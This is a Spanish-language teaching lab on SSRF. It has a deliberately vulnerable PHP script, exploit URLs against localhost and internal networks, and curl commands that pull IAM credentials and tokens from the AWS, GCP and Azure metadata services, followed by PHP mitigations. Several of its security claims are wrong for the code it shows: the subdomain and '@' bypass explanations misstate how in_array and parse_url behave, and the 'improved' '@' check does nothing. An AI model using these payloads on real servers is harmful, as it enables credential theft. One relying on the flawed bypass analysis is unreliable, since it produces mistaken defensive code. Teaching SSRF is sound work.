

Actividad 6: Explotación y Mitigación de Server-Side Request Forgery (SSRF)

Tema: Manipulación de solicitudes del lado del servidor

Objetivo: Explorar cómo SSRF permite acceder a recursos internos y mitigarlo

¿Qué es SSRF?

SSRF (Server-Side Request Forgery) ocurre cuando una aplicación permite que un usuario controle **solicitudes realizadas desde el servidor**.

Esto puede ser utilizado para:

- Acceder a **recursos internos** (*localhost*, *127.0.0.1*, *169.254.169.254*).
- Filtrar **información sensible**, como credenciales en AWS.
- **Escanear la red interna** del servidor víctima.

Código vulnerable

Crea el archivo **vulnerable**: `ssrf.php`

```
<?php
$url = $_GET['url'];
$response = file_get_contents($url);
echo $response;
?>
```

En el código no hay validación sobre la URL ingresada y permite acceder a cualquier recurso, incluidos servidores internos y metadatos de la nube.

Explotación de SSRF

Intentar acceder a un servidor interno, en nuestro caso a *login.php*

```
http://localhost/ssrf.php?url=http://localhost/login.php
```

Si *login.php* es un panel interno, podrías verlo a través de SSRF.

Intentar acceder a metadatos de AWS

```
http://localhost/ssrf.php?url=http://169.254.169.254/latest/meta-data/
```

Si el servidor está en AWS, devolvería credenciales del servicio (*Instance Metadata Service*).

```
[ec2-user ~]$ curl http://169.254.169.254/latest/meta-data/  
ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hostname  
iam/  
instance-action  
instance-id  
instance-type  
local-hostname  
local-ipv4  
mac  
metrics/  
network/  
placement/  
profile  
public-hostname  
public-ipv4  
public-keys/  
reservation-id  
security-groups  
services/
```

Prueba Real en AWS

Si se tiene acceso a una instancia EC2 en AWS, intentar ejecutar desde el servidor:

Acceder manualmente con *curl* o *wget*

```
curl http://169.254.169.254/latest/meta-data/  
wget -qO- http://169.254.169.254/latest/meta-data/
```

Debería devolver información sobre la instancia:

```
ami-id  
hostname  
instance-id  
security-groups  
iam/
```

Para obtener credenciales de IAM (si están expuestas):

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Si devuelve un nombre de rol IAM, se pueden obtener las credenciales con:

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/NOMBRE_DEL_ROL
```

Podría devolver algo similar a:

```
{  
  "AccessKeyId": "AKIAxxxxxxxxxxxxxxxx",  
  "SecretAccessKey": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",  
  "Token": "FwoGZXIvYXdzE...",  
  "Expiration": "2025-02-22T12:34:56Z"  
}
```

Prueba Real en Google Cloud (GCP)

Si el servidor está en *Google Cloud*, intentar acceder al servicio de metadatos:

```
curl "http://metadata.google.internal/computeMetadata/v1/" -H "Metadata-Flavor: Google"
```

Esto devolvería información de la instancia GCP.

```
instance/  
project/
```

Para obtener detalles de la instancia:

```
curl "http://metadata.google.internal/computeMetadata/v1/instance/name" -H "Metadata-Flavor: Google"
```

Para intentar acceder a credenciales en GCP:

```
curl "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token" -H "Metadata-Flavor: Google"
```

Si se tiene permisos, devolvería un token JWT que puede ser usado para acceder a APIs de Google.

Prueba Real en Azure

Si el servidor está en *Microsoft Azure*, probar el siguiente comando:

```
curl -H "Metadata: true" "http://169.254.169.254/metadata/instance?api-version=2021-01-01"
```

Devolvería información de la máquina virtual en Azure.

Para obtener credenciales en Azure:

```
curl -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2021-01-01&resource=https://management.azure.com/"
```

Esto devolvería un token de acceso a los servicios de Azure.

Prueba Real Usando SSRF

Si se logra explotar SSRF en una aplicación web vulnerable, se puede hacer que el servidor acceda a sus propios metadatos.

Ejemplo con SSRF en una aplicación web (AWS)

```
http://victim.com/ssrf.php?url=http://169.254.169.254/latest/meta-data/
```


Ejemplo en GCP con encabezado requerido:

```
http://victim.com/ssrf.php?url=http://metadata.google.internal/computeMetadata/v1/instance/name&header=Metadata-Flavor:Google
```

Escanear la Red Interna

```
http://localhost/ssrf.php?url=http://192.168.1.1/
```

Si responde (*en este caso accede al panel de login del router*), el atacante puede mapear la infraestructura interna del servidor probando IPs.



Mitigación de SSRF

* Restringir a dominios permitidos (Lista Blanca)

```
<?php
$allowed_hosts = ["example.com"];

$url = $_GET['url'];
$parsed_url = parse_url($url);

// Verificar si el host está permitido
if (!isset($parsed_url['host']) || !in_array($parsed_url['host'], $allowed_hosts)) {
    die("Acceso denegado.");
}

$response = file_get_contents($url);
echo $response;
?>
```

Esto bloquea cualquier URL que no sea *example.com*.

* Bloquear acceso a direcciones IP internas

```
<?php
function is_private_ip($host) {
    $ip = gethostbyname($host);
    return filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE |
FILTER_FLAG_NO_RES_RANGE) === false;
}

$url = $_GET['url'];
$parsed_url = parse_url($url);

if (!isset($parsed_url['host']) || is_private_ip($parsed_url['host'])) {
    die("Acceso a IP privada denegado.");
}

$response = file_get_contents($url);
echo $response;
?>
```

Bloquea cualquier intento de acceder a *127.0.0.1*, *192.168.x.x*, *10.x.x.x* y *169.254.x.x*.

* Usar cURL con Restricciones

```
<?php
$allowed_hosts = ["example.com"];

$url = $_GET['url'];
$parsed_url = parse_url($url);

// Validar el dominio
if (!isset($parsed_url['host']) || !in_array($parsed_url['host'], $allowed_hosts)) {
    die("Acceso denegado.");
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, false); // Evita redirecciones
curl_setopt($ch, CURLOPT_TIMEOUT, 5); // Evita ataques de tiempo de espera
$response = curl_exec($ch);
curl_close($ch);

echo htmlspecialchars($response, ENT_QUOTES, 'UTF-8'); // Evita XSS
?>
```

- Usar cURL da más control sobre las solicitudes.
- Se deshabilitan redirecciones (*CURLOPT_FOLLOWLOCATION=false*).
- Se limita el tiempo de espera (*CURLOPT_TIMEOUT=5*).

```
localhost/ssrf.php?url=http://example.com
<!doctype html> <html> <head> <title>Example Domain</title> <meta charset="utf-8" /> <meta http-equiv="Content-type"
content="text/html; charset=utf-8" /> <meta name="viewport" content="width=device-width, initial-scale=1" /> <style
type="text/css"> body { background-color: #f0f0f2; margin: 0; padding: 0; font-family: -apple-system, system-ui,
BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif; } div { width: 600px; margin: 5em
auto; padding: 2em; background-color: #fdfdff; border-radius: 0.5em; box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02); } a:link,
a:visited { color: #38488f; text-decoration: none; } @media (max-width: 700px) { div { margin: 0 auto; width: auto; } } </style>
</head> <body> <div> <h1>Example Domain</h1> <p>This domain is for use in illustrative examples in documents. You may
use this domain in literature without prior coordination or asking for permission.</p> <p><a href="https://www.iana.org/
domains/example">More information...</a></p> </div> </body> </html>
```


Prueba Final

Intento de SSRF (localhost) → Se bloquearía

```
http://localhost/ssrf.php?url=http://127.0.0.1/admin
```

Salida esperada:

Acceso denegado.



Intento de acceso a metadatos AWS → Se bloquearía

```
http://localhost/ssrf.php?url=http://169.254.169.254/latest/meta-data/
```



Salida esperada:

Acceso a IP privada denegado.

Acceso a example.com → Se bloquearía

```
http://localhost/ssrf.php?url=http://example.com
```

Salida esperada:



Problema en la Mitigación Actual

El código actual solo verifica si el **host exacto** de la URL está en la lista blanca. Sin embargo, un atacante puede **bypasarlo de varias maneras**, por ejemplo:

- **Usando subdominios controlados**

`http://localhost/ssrf.php?url=http://attacker.example.com`

Esto pasará la validación porque *attacker.example.com* contiene "*example.com*", pero es un dominio diferente.

- **Usando IPs en lugar de dominios**

`http://localhost/ssrf.php?url=http://93.184.216.34`

Si *example.com* resuelve a *93.184.216.34*, el atacante puede acceder directamente a la IP en lugar del dominio.

- **Usando redirecciones**

Si el servidor vulnerable sigue redirecciones (*CURLOPT_FOLLOWLOCATION* = *true* en *cURL*), el atacante podría hacer que *example.com* redirija a una URL maliciosa.

- Usando @ en la URL para omitir el dominio

`http://localhost/ssrf.php?url=http://example.com@169.254.169.254/latest/meta-data/`

Esto engaña a `parse_url()` haciéndole creer que el dominio es *example.com*, pero en realidad se está accediendo a *169.254.169.254*.

Solución Mejorada: Bloqueo Fuerte Contra SSRF

Para evitar estos bypass, aplicaremos:

- Resolución de nombres (`gethostbyname()`) para evitar el uso de IPs en lugar de nombres de dominio.
- Bloqueo de IPs privadas (*127.0.0.1*, *169.254.x.x*, *192.168.x.x*, *10.x.x.x*).
- Verificación estricta de dominios sin permitir subdominios.

Código Seguro Mejorado

```
<?php
$allowed_hosts = ["example.com"]; // Solo permitir example.com, sin subdominios

$url = $_GET['url'];
$parsed_url = parse_url($url);

if (!isset($parsed_url['host'])) {
    die("Acceso denegado: URL inválida.");
}

// Bloquear acceso a direcciones IP en lugar de nombres de dominio
$hostname = $parsed_url['host'];
$resolved_ip = gethostbyname($hostname);
if (filter_var($resolved_ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE |
FILTER_FLAG_NO_RES_RANGE) === false) {
    die("Acceso denegado: No se permite acceso a IPs privadas.");
}

// Bloquear redirecciones ocultas usando `@` en la URL
if (strpos($hostname, '@') !== false) {
    die("Acceso denegado: URL no permitida.");
}

// Asegurar que solo se accede al dominio exacto (sin subdominios)
if (!in_array($hostname, $allowed_hosts, true)) {
    die("Acceso denegado: Host no permitido.");
}

// Usar cURL con restricciones
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, false); // NO permitir redirecciones
curl_setopt($ch, CURLOPT_TIMEOUT, 5); // Evita ataques de espera infinita
$response = curl_exec($ch);
curl_close($ch);

// Mostrar respuesta de forma segura
echo htmlspecialchars($response, ENT_QUOTES, 'UTF-8');
?>
```


Explicación de la Mitigación Mejorada

- Se resuelve el hostname (*gethostbyname()*) para evitar el uso de IPs en lugar de dominios.
- Se bloquean IPs privadas (*FILTER_VALIDATE_IP*) para evitar acceso a *localhost*, *169.254.x.x*, etc.
- Se evita el uso de @ en URLs que engaña a *parse_url()*.
- Se restringe el acceso solo al dominio exacto (*example.com*), bloqueando subdominios.
- Se desactivan redirecciones en cURL (*CURLOPT_FOLLOWLOCATION = false*).